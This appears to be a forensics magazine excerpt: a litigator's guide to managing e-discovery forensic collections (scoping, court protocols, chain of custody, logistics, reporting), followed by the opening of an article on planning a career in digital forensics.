I sincerely hope that no one actually has a day like that recounted in the Prologue. Although very few projects go off without some minor glitches, most can be managed without breaking a sweat and without encountering the overtly disruptive tactics displayed by "opposing counsel." Indeed, most opposing counsel these days know they have more to lose than to gain by being uncooperative [1]. Notice that none of the problems in the prologue have anything to do with the forensic examiner's technical expertise or competence. *We have no way of knowing whether or not the examiner's skills are adequate to the task, because the examiner never gets the chance to employ them*. So the point is to make sure that it is your skills that make the difference, not your lack of management or attempts by others to sandbag you by some puerile tactics.

As forensic examiners, you are involved in what lawyers have called electronic discovery, ediscovery for short. "Discovery" is that stage of the lawsuit where the parties get to ask each other questions, seek production of documents, and "depose" or take the testimony under oath of the other party's witnesses. The "e" part comes in because something approaching 99% or more of all documentation is now created and stored electronically rather than on paper. Most of that is never even printed out. To make that documentation useful for us lawyers, we need it copied, processed, and shared in a way that doesn't alter the documentation itself or any of its metadata. The ediscovery life-cycle has been reduced to a generic but useful graphic called the E-Discovery Reference Model (EDRM) [2] that illustrates the various phases of a lawsuit that the electronic data passes through. And because pictures are worth a thousand words, for those that have not seen it, I incorporate it here: Figure 1.

For the purposes of this article, the work we are talking about is a particular species of collection, requiring the particular kinds of tools and methods used by a forensic examiner.

What this implies is that the lawsuit has been going on for some indeterminate length of time and the parties have made at least an attempt to preserve relevant information. But they have encountered a problem. Perhaps they want the extra protection of ensuring the required data is present, possibly because it is just very important or because criminal proceedings are anticipated, and they therefore want a forensic copy made of some or all of the preserved data. Or maybe some of the data has been corrupted, deleted, or is otherwise problematic, so that a forensic copy needs to be made to analyze and possibly reconstruct, but in any event report on what has happened to the data in or on a given device or system. The technical side of how this is done is beyond the scope of this article. What I hope to provide is a guide through some of the nontechnical but still critically important issues of how you get from assignment to conclusion with a minimum of distraction from the core of your function: collecting, analyzing, and reporting on data.

Just how do you do that? I think of it in terms of a series of overlapping questions on the order of "Who? What? When? Where? Why?" from way back in high school English composition. But I target them to be a bit more useful (I hope). I also reduce them to plain English for effect and understanding.

## WHAT IS IT YOU ARE STICKING YOUR FOOT INTO?

The short answer is that you are involved in a lawsuit. Luckily, you will start off not being a party who has been sued. You are simply a witness who through your education and training can open up those mysterious electronic devices we have all become addicted to and tell us what has gone on inside them that the rest of us mere mortals cannot figure out. We cannot tell what has been deleted because to our simple minds, deleted means "gone." We cannot tell whether what appears on the screen has been falsified, in part because we are trained to trust it. Another part of our brain yearns to trust it because, after all, it is a computer, the Great and All-Powerful Oz. But you and the small combined sorority and fraternity of your peers know that such trust might just be woefully misplaced. And so, when the need arises, we trusting souls need to call upon you to reveal the truth of what is hidden in the otherwise mysterious depths of various servers and hard drives, smart drives, thumb drives, memory cards, and other electronic devices and media.

To understand the specific situation in which you find yourself, you should have a frank discussion with the legal team that hired you about the people, personalities, and sources of tension that may be at play. I know, just as I went to law school to avoid having to do math, you may have studied computers and programming because you like them or find them more interesting and easier to deal with than most people. However, just as I've had to dust off and renew my knowledge of statistics so I can do predictive coding, you need to brush up on some skills to help you deal with some of the people you will encounter.

The nice jobs are where you are working on your own client's site. Although the employees you meet are not likely to be ecstatic about some combination of the time, inconvenience, and money it will take to let you do your work, the personnel on site are usually instructed that they need to be cooperative and patient while you take their computers, cell phones, tablets, and other devices away from them for a poorly specified period of time. Many of these people will be generous enough to be downright cordial. A few will be unpleasant, but they probably would be unpleasant anyway. There may be a designated, overworked, yet pleasantly helpful IT person or team who will help you find, retrieve, and disassemble the machines so you can concentrate on your work of creating those forensic images. You may even be fortunate enough to have sufficient freedom of your client's facility to get to the bathroom and find some lunch with little or no hassle.

However, in many instances, forensic examiners are often consulted after the parties and attorneys are already beyond hostile. That's when you're called upon to work in enemy territory at your client's opponent's site. In other cases, you'll be called in to find out just how badly someone behaved. And they know you are coming and they know you will cause them a world of hurt, because you'll be able to find out that they installed a program to cleanse their hard drives after their attorneys told them not to. These are not nice people. Most of them have not been nice since they were children, and there is no reason to expect them to change now or at any time in the foreseeable future. And while you should not put up with overtly obstructionist or nasty behavior, you cannot count on an overwhelming degree of cooperation either. Whether it's a multibillion-dollar patent suit, an employment-related action, or a divorce and custody battle, forensic examiners get put in the middle of ongoing nastiness all the time. This sets up the forensic examiner as a potential target for attacks and manipulation, even when employed as a court-appointed "neutral."

Part of your job as forensic examiner is to avoid unnecessary hassles. The best way to do that is to try and lock down as many details about the project ahead of time. Start by asking the right questions and getting all the parties to sign off on timing, scope, duration, and other features of the project. Then if something goes wrong or there is a material departure from the agreed-upon script, your job is simply to report it to the right people and step aside until the conflict has been resolved. You are, for the most part, an extension of the computer, reporting on what you find and how you found it. Admittedly, it's hard to avoid wanting to get the result your client wants. But the more you appear to be an advocate, the more you open yourself up to attack as a partisan, and the more you lose the protection of being a disinterested witness simply reporting the truth. As a litigator, it is part of my job to help protect you from the nasty people as much as possible. But part of your job is to help me help you.

## WHAT, PRECISELY, ARE YOU LOOKING FOR?

Having a clear understanding of what you are looking for is key to avoiding many of the risks associated with taking on the role of a forensic examiner in litigation. You can't draw up your plans for conducting your examination until you know what data you attempting to find. A poor understanding will lead either to wasted time and effort, or the need to re-access the systems and devices so you can complete the job. Obviously, neither is acceptable; in many cases, getting a second look at an adverse party's data won't even be possible.

Where you are collecting data from your own client, over collecting has few adverse consequences. It will entail some extra cost for time and hard drives initially, and some extra money for storage and, potentially, hosting the extra material. But over collecting can save money in the long run if the Court later rules that initial limitations on data collection were too restrictive and more needs to be done. This decision is often a strategic one based on perceived future litigation needs, the desire to avoid court-ordered sanctions, or other factors. As such, the decision on how much to collect is often beyond your pay grade. However, you should be assertive enough to try to prevent under collecting. That is, you should make yourself sufficiently aware of the issues involved in the case and the client's systems to weigh in on the question of whether enough data are likely to be collected for you to complete the analysis and reporting stages of your project. The last thing the client needs is to have its personnel disrupted a second time by having you reappear for further collection activities.

Where the data are being collected from an adverse party, however, an entirely different dynamic is at play. Nobody wants (and no court is willing to sanction) an adverse party's expert witness having complete and unfettered access to everything on their computer systems, regardless of whether it's a big business or a grandparent Skyping with grandchildren. Important issues of privacy – whether they be personal or corporate, in the form of trade secrets, financial matters unrelated to the lawsuit, confidential employee information, health records, Google search histories, or other confidential material – dictate that examiners know and follow the rules governing their conduct when performing the examination.

One case that illustrates just how closely some courts pay attention to this issue is *Kravetz v. Paul Revere Life Ins. Co.* in the Federal District Court for Arizona [3]. In that case, Mr. Kravetz was suing the insurance company on a disability claim. Thinking that a voluminous record would enable them to claim that Mr. Kravetz was fully capable of holding down a job, the insurance company sought to image his entire drive from his home computer as well as any computer he used for any kind of business from and after the date his disability claim allegedly arose. Mr. Kravetz's attorney resisted, raising that most dreaded of issues, the fishing expedition. Clearly, the argument went, you don't need to see the emails between this plaintiff and his children or his accountant, and you don't need his Internet search history. This is just a fishing expedition, the argument concluded, attempting to find some kind of embarrassing material to impugn him in front of the jury on matters unrelated to whether or not he has a disability the defendant should pay for. Judge Martone was smart enough to see through both sides. He disagreed that the computers had no information related to the lawsuit, but held the insurance company to its claimed grounds for the evidence. He ordered that the computers be offered up for forensic examination. But he limited the examiner to searching for and copying only the metadata that showed how long Mr. Kravetz worked on the computer and expressly excluding any content of any and every document. Thus, the insurance company got what it legitimately could and no more, while Mr. Kravetz had to offer up his computer for examination but had his privacy protected.

Other cases have similarly limited the opportunity to pursue the dreaded fishing expedition. Indeed, where the parties themselves are unable to fashion an agreed protocol for the examiner to follow, the Court often fashions one.[4] A look at the materials cited in the end note reveals that the protocols can be as simple or as complicated as the parties or the Court deems necessary. They can and often do include sets of search terms or other search parameters, as well as a limitation to the kinds of systems, directories, servers, or other devices or components that are to be searched or data that are to be copied. At a minimum, then, to understand the issues you're collecting for, you need to see the following:

- Any pleadings that describe the lawsuit and the particular issue(s) for which you are collecting data.
- Any motions or responses (including affidavits) that describe the issues for which data are sought, and the locations or other descriptions of where the relevant data reside.
- Any "meet-and-confer" memoranda, minutes, agreements, or other writings such as letters, emails, or texts that describe in detail where data reside in general, as well as the data specific to your collection; and/or
- Any Court Orders that contain a mandated protocol.

To the extent that these documents either do not exist or are inadequate to the task, you will need to discuss those inadequacies with counsel and get specific direction on what your targets are. You may need to be a little insistent. We attorneys are not always ready to learn, particularly when it entails learning a whole new dialect in which to converse. My eyes glaze over when people start talking about financial statements. I have seen others go catatonic when information systems are discussed. But keep trying, because the rewards of hammering out exactly what is to be sought and collected will be substantial. The penalties for being vague and uncertain are many, and most are unpleasant.

## WHAT SYSTEMS WILL YOU EXAMINE? WILL THE DATA FROM THEM ANSWER QUESTION #2?

As is apparent from the previous section, you will need a good overview of the computer systems as a whole, as well as detailed information about where the data are stored that relate to the issue(s) you are hired to find and provide data for. Your knowledge of computer systems and patterns of use and data storage should permit you to make educated determinations of where the relevant data may be. Moreover, you may be able to make suggestions of places the lawyers have not considered, so be prepared to look at the information you're offered with a critical eye to improving the comprehensiveness of your search. Are you promised access to everything you need to answer Question #2 for every issue? Once you have a good understanding of where the data are, you may be able to arrange for various components or subsystems to be available in several stages, rather than needing to deal with everything all at once.

Active directories and non-archived email are two of the usual "first-order" sources for seeking information. If these are inadequate, you can then move on to the near-term and then long-term storage. Only after these sources of data have been searched and analyzed should you consider the option of resurrecting the disaster recovery data, such as backup tapes. Moreover, as you move away from actively used data, the repositories of data become harder to access and the data are likely to be duplicative of much of what is available in more accessible resources. These duplicative sources can be put on hold until after it is determined if the initial collection is sufficiently comprehensive. The more inaccessible or duplicative sources can also be subject to statistical sampling to determine the likelihood that they have anything additional or unique to contribute to the data more readily available elsewhere.

## GIVEN THE INFORMATION PROVIDED IN ANSWER TO QUESTIONS 2 & 3, WHAT RESOURCES WILL YOU NEED TO GET THE JOB DONE IN THE ALLOTTED TIME?

At first blush, this looks like a technology+process+people=result formula. But that equation, handled properly, will produce only partial success – a verifiable forensic copy. You need to also remember the two other desired results: completion both in the time allowed and within hailing distance of the agreed-upon budget. If anything is out of alignment that might cause any of these three results to suffer, bells and whistles should be going off. You should be alerting your employer (not only your boss, but perhaps also the lawyer who hired you, the Court, or whoever your boss reports to) that there is a fundamental problem and that your visit well may be doomed before you show up. Raising red flags is part of the job. For example, if you are required to image several hundred hard drives but are allowed only 2 people to help for a single day, someone needs to be told quickly that that isn't likely to happen. On the other hand, taking 15 people would likely mean some of them would be standing around doing nothing, simply because you wouldn't be able to hook up enough imaging tools to keep them all even moderately busy. With a large amount of data, you would probably be looking at using more than 1 day and a smaller crew or a huge room on the order of your junior high cafeteria to accommodate the larger crew.

Also remember that whatever data you collect are useless unless they can be admitted in Court. This means that you will need to record what you have done so you can testify later that you had access to and copied all the data properly, and that what the attorneys are trying to have admitted as evidence is what was in fact on the hard drive you copied. You can find any number of sample chain-of-custody forms on the internet [5]. But share the form around to your team and the lawyers you are working for to ensure that it will capture the information you need to acquire so you can make testifying a little easier. Modify the form to suit your case or the particular data set you're copying. One change I would make to the form cited is to include a space to record the information (time, date, data quantity, etc.) from the diagnostic readouts on the imaging tool that verifies that the tool did its job properly and completed its imaging task with no errors or problems. Another change would be to make sure that both the serial number of the system and the serial number of the hard drive(s) are recorded. You could also use a separate collection form and attach the original collection form to the chain-of-custody form later.

You will also need a work flow. If you are imaging only a few drives, you may be able to go from work station to work station and get them all done on time. However, if there are a large number of devices, they may need to be brought to a central location so you can get them done more efficiently. To accomplish that, you will need a detailed list of the specific devices (desktop, laptop, tablet, smart phone, etc.) matched to specific custodians to make sure that you get what you came for. Your host may be responsible for creating this list, or it may be part of your task before actually imaging any of the drives. Starting with the information you got the legal team to generate in response to Questions 2 and 3 above, the list should contain a fair amount of information. Details should include the name of the custodian (usually the employee who uses the device on a routine basis), make of drives, serial numbers, operating system, number of drives and their configuration (single, double, RAID array, or some other) so you can get a better understanding on just how much work might be involved. This list should be put into a spreadsheet and shared among those on the project.

Once the devices begin to show up in the workroom, someone needs to be in charge of checking the delivered items off against the prepared list. No item should go in or out of the workroom unless it has been checked against the list, with the item's date and time of arrival and departure entered into the appropriate cells on the spreadsheet. This process will give you a clear picture of the progress made during the project as well as provide important information to be included in any reports you may need to make. You can also use the spreadsheet to note any devices that have gone missing, are defective or corrupted and cannot be read, or mysteriously show up with little or no data on them.

But this is also a nitty-gritty, nuts-and-bolts practical question: Do you have enough destination drives to receive the amount of data you are planning to copy? Do you have enough power strips and extension cords to power your imaging tools, laptops, cell phone chargers, and other devices you may need to get the job done? Do you have enough legal pads, pens, and other office supplies to record the information you need? Do you have a few spares just in case one or more of your devices dies and needs to be replaced while you're onsite? A little overpreparation might turn out to be a wonderful thing.

## GIVEN THE RESOURCES YOU'LL NEED, WHAT FACILITIES AND SUPPORT WILL YOU NEED?

Getting your crew together and mapping out how the work will flow isn't the only information you will need. Don't forget, like the poor dude in the Prologue, that you'll need some facility in which to conduct your work – a quiet conference room at the very least. The last thing you need is to show up ready to go, only to be confronted with an overcrowded broom closet to work in. The room should come with lots of power that won't wink out on you because too many outlets are fed to a single breaker in the electrical closet. If the work will take more than a single day, you'll need to arrange to be able to lock (possibly even seal) the room or leave someone in attendance at all times so you can to testify that the chain of custody was not broken and your equipment not tampered with.

Everybody is security conscious these days. This makes gaining entrance to office buildings, manufacturing plants, and especially government facilities more inconvenient and time consuming than ever. Lots of dull, practical details need to be taken care of here:

- Get a name, phone number, and email address so that you can contact the POC as often as needed before, during, and after your visit.
- Make sure you get the right street address, and make sure that it is reasonably convenient to where you'll be working. You don't need to be hauling your equipment all over the place.
- Get a map of the area through Google Maps, Mapquest, or some other online resource. You may even be able to get pictures of the area so you know ahead of time what landmarks to look for and what the facility looks like.
- Ask that an equipment trolley or large hand truck be made available if you need it and cannot bring one with you.
- Find out if there are restrictions on where the equipment can enter the building. You may be told that you need to use a freight dock or other similar entrance and not the front door.
- If there are security barriers to the entranceway or parking lot, make sure you secure access for the time you need it and can leave when it is time to do so.
- As much as possible, make sure ahead of time that security personnel know that you are coming, that you and your team are all preapproved as much as possible for gaining entrance. Be sure they know what equipment you'll be bringing with you and removing at the end of the day or week. There is no real benefit to standing around a security guard station waiting for access or departure to be granted. Moreover, find out if your host will require you to be escorted by an employee whenever you leave the workroom. Make sure enough escorts are made available to keep the work moving efficiently, especially if your project schedule takes you far into the night.
- In addition to having a suitable room for your work space, you'll need bathroom facilities and access to food and coffee, water, and/or soft drinks. (Just make sure all the liquids have tight-fitting lids or, better yet, the pop-up, push-down sport lids.) Your point of contact (POC) may need to arrange "in-and-out" privileges for you to get through security efficiently.

Many of these details should be dealt with by your POC ahead of time. If your POC is proving ineffective (or, worse, uncooperative), tell your legal team and get it straightened out.

During the examination itself, is access to the appropriate facilities and computer systems forthcoming on the agreed schedule? If not, ask questions of your host POC and see if things can be improved quickly. If the POC is unresponsive or these problems persist, call someone and (calmly) report the problems sooner rather than later. Do NOT become the ping pong ball who gets bounced back and forth. Do NOT tolerate alterations in the agreed-upon program that may affect your ability to perform the task assigned to you in the specified timeframe. Let the attorneys do the fighting; you just do the reporting and step aside.

## ONCE YOU HAVE COLLECTED THE DATA YOU WERE ASSIGNED TO GET, WHAT WILL YOU BE DOING WITH THOSE DATA? CAN YOU EVEN MOVE THE DATA?

As implied by the second question in this section's title, there are at least two levels to this question: First, where are the copied data going to reside? Second, what analytical tools will you use to move on to the next phase of preparing your report?

Moving data has been getting easier for a long time. But after you image whatever target data you find, how do you get those data to where you can work with them? It may be possible to put an imaged drive or system on a cloud-based platform, but I suspect that data transmission from many places around the world is still not sufficiently reliable or speedy to make this an option. Moreover, passing the data through someone else's satellite or through multiple cable transmissions may alter the metadata in some unknown manner, or at least make the information more susceptible to getting hacked. So I suspect that you may need to put any number of hard drives or other media on the plane with you when you return home. Notice that I did not say check them with your baggage. Your client has just spent a lot of money for you to collect the data. You will probably not be able to repeat the collection if the drives get damaged, so do what you can to arrange to carry them on board with you.

Travelling with the data within the United States should not be a problem, other than after you add a few hard drives to your bag, it starts to get a little heavy. The Transportation Security Administration sees many wild things, and although they have increased their scrutiny, hard drives are still just hard drives. To increase your chances of getting through airport security without being required to fire up every drive, carry your chain of custody forms with you. Still, some TSA personnel may require you to show them that a selection of the drives function as such, so you may want to keep a couple of connectors in the case with the drives and be prepared to connect them to your laptop, if that would be effective.

Travelling outside the United States is another matter. Some countries have very strong data protection laws that might cause you legal problems if you do not have the appropriate paperwork to support your activities. Some governments do not allow any data to be removed from their countries at all. If you do not know these requirements yourself, someone needs to supply appropriate written instructions and written permission (and possibly a human guide) to get you through possible barriers, like customs. At the very least, you want to stay out of jail.

Once you get the data home, what you do with the data should be spelled out in the protocol or other documents discussed in Question 2. Depending on the case and the protocol, culling, processing, application of analytic parameters, and more could be specified. In other cases, it might be far easier. For example, one party may have been claiming that there are no data relative to the case on company email servers for Snidely Jones, one of the alleged evildoers in the case. However, you not only found 7 responsive emails in Mr. Jones's electronic trash bin, but you also found various bits and pieces of 22 more on his hard drive that had not yet been written over. For the present, that may be all you are required to do in terms of analysis. When you turn to writing your report, you may be asked to provide some recommendations for what to do next. But for the moment, finding that data is all that is required and possibly all that you're permitted to do.

If, for whatever reason, the protocol is silent on what your post collection activities are to be, ask for instructions in writing from the legal team you are working with. An email will do. But what you do not want to do is spend time doing work that is unnecessary or will not be paid for.

No matter what work you do on the collected data, consider making a "working copy" of the imaged data as your very first step after inventorying your drives and media. Making this copy decreases the chances of data loss due to drive or media malfunction. It also provides the working copy you should use when following the instructions in the protocol or received later on. Never, ever, use your only copy of imaged data to perform analysis or other operations. If something goes wrong – lightning bolt, spilled liquid, inappropriately placed magnet, transient electric spike, or any other accidents, plagues, and scourges – and the working copy is damaged or destroyed, you still have the original image. You can make another working copy and continue to work.

## WHAT KIND OF REPORT IS REQUIRED?

Once again, how you report on your project depends on what the protocol contains. If it contains instructions, follow them. If you need guidance for understanding what the protocol requires, ask for it. If there are no instructions, ask for some in writing. As always, constructive suggestions are a real bonus and are always welcome.

Typical protocols can require a trip report–style account of what happened on the collection. This includes an overall high-level review of the data as found – a stage-by-stage report on what is found through various searches, culling, or processing operations or what is learned after the application of various analytical tools or methods. Every stage of what you are asked to do should be reflected in the report. This is so that all concerned have some idea of whether or not you tried to comply with instructions, and how well you succeeded in doing so. If the processes you used leave the data in an intermediate stage, you should ask whether your client wants you to make suggestions as to next steps. For example, given that you found nearly 30 of Snidely Jones's emails where his employer and attorneys said there were none, you may believe that digging further and sampling long-term storage or backup tapes is an appropriate means of finding still more material. If so, discuss whether that is something your client wants in the report. Sometimes the report will be for the Court with copies to the attorneys. Other times a draft report may be required by the attorney who hired you, and she may work with you until she thinks that report is ready for circulation to the Court and other lawyers.

For the most part, you will not likely be asked to report on the content of the data. In the case of Snidely Jones, you would not be asked to read the emails. But you would be asked to determine if there were emails responsive to certain kinds of searches. The review and analysis of the content of the emails is usually reserved for later steps on the EDRM and is usually performed by lawyers or paralegals.

If you are great at the technical side of doing the forensics, make sure that the person writing the report, regardless of whether that person is you or someone else, can write well enough to reflect all that great work. Poorly written reports can scuttle a project just as easily as sloppy work. Yes, the data need to be explained, and that process can be a bit dry. However, the report will be presented to one or more nontechnical audiences (lawyers, judges, jury members, and other witnesses, for example) who still need to understand what you've written and be interested in it. So make sure that the report is written in the vernacular, and not the equivalent of Latin or Greek. Moreover, try to write the report in a way that it tells a story. People don't like data, because data remind many of them of math class. They do like stories, particularly detective stories. So summarize the data in a table or spreadsheet; tell the story of how you found the data, why they're important, and what they mean. As a guide, if an intelligent middle-schooler doesn't want to read your report or can't understand it, few other people will either.

Finally, be careful what you do with report drafts. If you are to be an expert witness, you may be informed by counsel that it is common to adopt a practice of destroying your earlier drafts as soon as you create a new draft. This is a common practice in many jurisdictions. Draft reports are subject to discovery, and your earlier speculations or other loose language may come back to haunt you once you are on the witness stand.

## HOW CAN YOU AVOID OR MINIMIZE MANY OF THESE PROBLEMS?

There are several key suggestions I can make:

- Participate early and often. Lawyers engage in a process called "meet and confer" to attempt to iron out problems and reach an agreement before asking a judge to settle the dispute so they can move on to other issues. For example, Federal Rule 26(f) requires the parties to a lawsuit to meet and confer on electronic discovery issues early on in the case to deal with the discovery of electronically stored information (ESI). Another rule, Rule 34, requires the parties to meet and confer before submitting any disputes about discovery to the court for resolution. Think about lawsuits as one long continuous opportunity to meet and confer. If there's a problem, the parties, through their lawyers, need to figure out how to handle it in a mutually agreeable manner. Otherwise the judge will get tired of seeing the attorneys in "dispute mode," and one side or both will end up losing credibility. So even if you are brought into the process later rather than earlier, join the discussion as best you can. Insist on critical points, urge taking action on the important ones, and make positive suggestions that will improve the rest of the process and help the lawyers develop confidence in you. Some lawyers are amazingly adept at ediscovery, others not so much. Regardless of the skill levels of the attorneys you deal with, you as forensic examiner may need to guide them through the process of what you're able to do, how you're able to do it, and what you need to do that work.
- There is no substitute for thorough preparation. Everything from plane reservations, to site access and point-of-contact information, to system, device, and software information, to data removal and report writing requirements and more must align so you can successfully complete a forensic collection. Do not apologize for checking things twice or being very detail and list oriented. I once had a project where I arranged to meet my forensic examiner in the lobby of our national chain hotel the morning we were going to a site to begin a weeklong collection. Only problem was that we were staying at hotels of the same name but in two different buildings some miles apart. We were only a little late. Many problems can be handled on the fly. But the fewer that need to be handled in that manner, the fewer mistakes you'll make, and the more confidence you'll have that everyone involved in the project is on the same page.
- There is no substitute for thorough, clear communication. Without it, preparation may not be as thorough as you and others need and want it to be. If you are working with attorneys on a project and you need some hard drives, tell them enough about what you need so they can make sure that you have what you need at the correct time and place. If you have a brand preference and do not tell anyone, it will be a matter of luck if that precise brand shows up.
- Follow the instructions in the Court Orders, letters, or other documents, even if you think they are incomplete or stupid. Going off on your own is not likely to win you any respect or friends and will very likely land you in hot water, even if things go perfectly. Violating a Court Order is never a good idea. If the data collected are meaningless or useless, you can always revert to the time-honored custom of saying, "I told you so," and continue to push your own suggestions forward. In this area of ediscovery, I have never heard of anyone getting into trouble for doing what they were told to do.
- Do not argue with anyone but your own legal team. If you are asked to explain what you need, what was promised, or what you mean to do, do so quietly. If you are treated with disrespect or you are not permitted to do the job you're assigned, call the appropriate person on your legal team and let them take care of it. Lawyers argue and fight; forensic examiners dig out data and explain what the data are. As a corollary, if you are not permitted to follow the Court Order in any one or set of particulars, report it to your legal team. If they are onsite, step aside and let them deal with it. If they are offsite, call them and, at your first opportunity, write down what the problem is and why it is important. Lawyers who get in the way of the work forensic examiners do to perform court-ordered examinations do not come off well.

## REFERENCES

[1] The Sedona Conference Cooperation Proclamation, July 2008 at *https://thesedonaconference.org/publication/sedona-conference%C2%AE-cooperation-proclamation*.

[2] *http://www.google.com/imgres?imgurl=http://www.edrm.net/download/graphics/EDRM-2-792.jpg&imgrefurl=http://www.edrm.net/&h=432&w=792&sz=101&tbnid=WJcvH7e3o2FiXM:&tbnh=71&tbnw=130&zoom=1&usg=__8994A50rSTzLXupPny1bRaej_hc=&docid=tbRnR2tT1aJtAM&sa=X&ei=CCYFUpqLC9i64AOlYGoAQ&sqi=2&ved=0CEkQ9QEwAw&dur=1315*.

[3] No. CV-08-1060-PHX-FJM. Court Order not for publication dated June 10, 2009.

[4] See, e.g., Equity Analytics, LLC v. Lundin, 248 F.R.D. 331 (D.D.C. 2008) at *http://www.ediscoverylaw.com/2008/03/articles/case-summaries/magistrate-judge-sets-protocol-for-plaintiffs-forensic-examination-of-former-employees-computer-and-requests-affidavit-from-expert-explaining-certain-issues/* and Ameriwood v. Liberman, 2006 WL 3825291 (E.D. Mo. Dec. 27, 2006). See also the exemplar protocol in *http://www.craigball.com/What_Judges_Computer_Forensics-200807.pdf* pp. 11-12 and the numerous cases compiled by Kroll Ontrack at *http://www.krollontrack.com/library/topic.pdf* pp. 314 – 329.

[5] One sample is at *http://www.diversifiedforensics.com/pdf/chain-of-custody.pdf*.

- Prepare the best, most readable reports that you can. Make your conclusions and reasoning accessible. Use plain English and avoid jargon. Get the best writer available to redraft or edit the final version.

As I said at the outset, none of this has anything to do with your technical knowledge or competence. But you cannot avoid these issues, and in some instances they can harm your working relationships, if not your job prospects. Becoming familiar with these issues and dealing with them appropriately will allow your expert knowledge and competence to show through better than they did for our hypothetical forensic examiner in the Prologue. Handling these issues well will also give you the support and confidence of other members of the litigation team. And that's the kind of professional recognition that reaps rewards.

## ABOUT THE AUTHOR

*Jeff Reed is a litigator with 30 years of experience who is currently based in Washington, DC. He has handled litigation as in-house attorney for Fortune 50 companies and as first-chair attorney for large and medium-sized law firms. For the last 10 years, he has concentrated on electronic discovery issues all across the EDRM continuum for both private- and public-sector clients. Jeff is alternately amazed and bewildered by developments in the ediscovery space. Learn more at www.linkedin.com/in/jeffreyreedesq, and e-mail him at jeffreedjd@gmail.com.*

# A CAREER IN FORENSICS

## A GUIDE TO FORMULATE A CAREER PROGRESSION PLAN, SELECTING A SCHOOL, COMPLETE AN EDUCATION PLAN, AND BEGIN AN EXCITING CAREER

**by John Harwell**

Unemployment figures today shows that finding a good job is not an easy task. The Economy is in distress, which makes it difficult to enter the job market and to find a position that would ensure a person is still working there tomorrow. The desired result of any job search is to a find job where there will always be work and the position will not be eliminated soon afterwards. No one wants to end up being laid off. People strive to make a life for themselves and to raise a family in a comfortable lifestyle. Finding the proper results will require some thought, a few hours of research, and then some serious planning is in order to ensure correct choice is made. This effort is made to keep from ending up homeless and having to stand in long lines applying for General Relief, unemployment benefits, or welfare, just to be able to feed and clothe a family.

It is very important to choose a profession that is going to be secure and remain strong. A career that has promise for continued growth and longevity. A career that is capable of providing a steady track from entry level, advancing regularly, and leading to a lucrative retirement position. One that is suitable for starting a family and raising kids safely.

## INTRODUCTION

We are at a point in human development that is exciting and is changing rapidly. The electronic age is truly upon us. Almost everything today can be influenced or controlled by some type of computer chip.

As technology has developed and improved, we have seen many major advances in how work is performed. Machinery has become almost fully automated, with computers in charge, making the manufacturing of products faster, with larger quantities of manufactured goods being produced in much shorter periods of time. Technology has advanced to the point that computers are taking charge of supervising how work is performed. Computers decide which products should be made and how much of each product should be produced. The introduction of the internet has made our lives fuller and happier by having to do less labor and being able to produce more products.

The criminals have made advancements right along with technology. Cyber-crime has become highly sophisticated and the toolkits are readily available for download. The risk of danger is not the same today for criminals that it once was. Sitting at a keyboard in front of a monitor is the preferred method to rob banks. Law enforcement must follow the path of the criminals and that path has turned digital. A new and updated career path has emerged. It is the digital forensics career field. Cyber-crime is known by many names today, digital-crime, computer-crime, or electronic-crime and must be investigated by special agents. Investigators who pursue these cyber-criminals work in the Digital Forensics career field.

Advancements in technology have created the career field of Cyber-Forensics. Digital Forensics or Computer Forensics Career field has developed into an area of employment that offers a career field that has unlimited potential. The need to safeguard the internet is a vital concern for both government and private sectors in today's society. At no other point in history has the need for digital forensics had the importance that it now has. The dangers to every component of our society can be affected by loss of internet access. The ability to maintain access to the internet in government, by businesses, and at home has become vital to the stability of our entire society. This has driven the need for forensic experts to an unprecedented high point in the history of this nation.

There has been a push to increase the supply of qualified professionals to fill shortages in cybersecurity. The protection of cyber-space has become a national concern. Planning for a career in cyber forensics is a wise investment of your time and will pay dividends by making the choice to enter cybersecurity.

## CAREER PLANNING

The need for qualified forensics experts continues to increase causing a high demand for qualified personnel. It is important to make a career progression plan, become qualified by getting the proper training and education, and to acquire the professional certifications that are necessary to move forward in a career and become a valuable asset to any employer. This will involve doing some research and creating a plan to follow in order to be able to map out an actionable Career Progression plan. To design a plan that will lead to being qualified for entry into the digital forensic career field and find a job, which contains a clear path for advancement.

There is an easy way to decide on which job you might like to make a career of. One source that is reliable and trustworthy when it comes to looking into what responsibilities a forensics job entails. The United States government has developed a series of websites that are designed to increase the amount of available qualified cybersecurity personnel for the cyber-workforce.

The National Initiative for Cybersecurity Careers and Studies (NICCS) whose mission is to be a point of embarkation to learn about cybersecurity awareness, jobs, and education. There is a section "Explore the Framework" where you can find all the information that you will need in order to make an educated decision on choosing a career in forensics. Any information can be accessed to explain every aspect of digital forensics work. This includes common types of forensic specialties with an overview of each. Another section identifies the knowledge, abilities, and skills associated with each area of specialty to identify the prerequisites for that job. Competencies are also listed for each job, which explains the characteristics someone should have in order to successfully perform at each position. There are a few options to explore and decide which job would match best and what the competencies are for that job. Required knowledge, skills, and abilities that are associated with certain jobs, are presented to clearly judge if the prerequisites can be met for that specialty. A website that has been established with a purpose of defining what each jobs entails, the education and training necessary to qualify to fill those positions, with the goal of increasing the number of available qualified cybersecurity candidates that exist in the United States. This site is just such a place to go to that has been set up for just this purpose.

The NICCS, is the place to find all the research materials that will be needed to make an informed decision on which career would be the best choice. It is unbiased, and does not try to influence any decisions like so many other sites. The propaganda that is found abundantly throughout the internet is not influenced because of the schools or private companies that pay money to have their site established is not thrown at you here. The National Institute for Standards and Technology is the lead agency, along with other agencies such as the National Security Agency, the National Science Foundation, the Department of Education, and the Department of Homeland Security, which all have a hand in developing the components necessary to take on such a big job as it takes to develop a site of this scope. The amount of information is massive. It is enhanced by the establishment of three regional consortiums that are each made up of hundreds of universities, colleges, and vocational schools located in the region of the country they are located. Membership is free to every member. After researching which job is best suited to progress in a career, it is time to choose a school.

## HOW TO CHOOSE A SCHOOL

The job of choosing a school has been made easier by Component Two (Formal Cybersecurity Education) of the National Initiative for Cybersecurity Education (NICE). The National Science Foundation and the Department of Education are the leads in this component. The mission is to improve the quality of the education in the United States, starting at kindergarten through 12th grade and continuing on with higher education, and vocational programs. The focus is on supplying the nation with a continuous supply of qualified workers to fill the many vacancies in both the private and government sections of the nation. This series of web pages is one place to find out the knowledge, skills, or abilities that are necessary to perform a forensics job. In the Education and Training Catalog located on the NICCS site, take some time to research what program at which school would be best suited and match up to the abilities and skills that a person possesses. The information needed to research which school will fulfill the needs of a forensics career can be found without having to guess at whether the school is worthy of spending what you have budgeted to invest in your education.

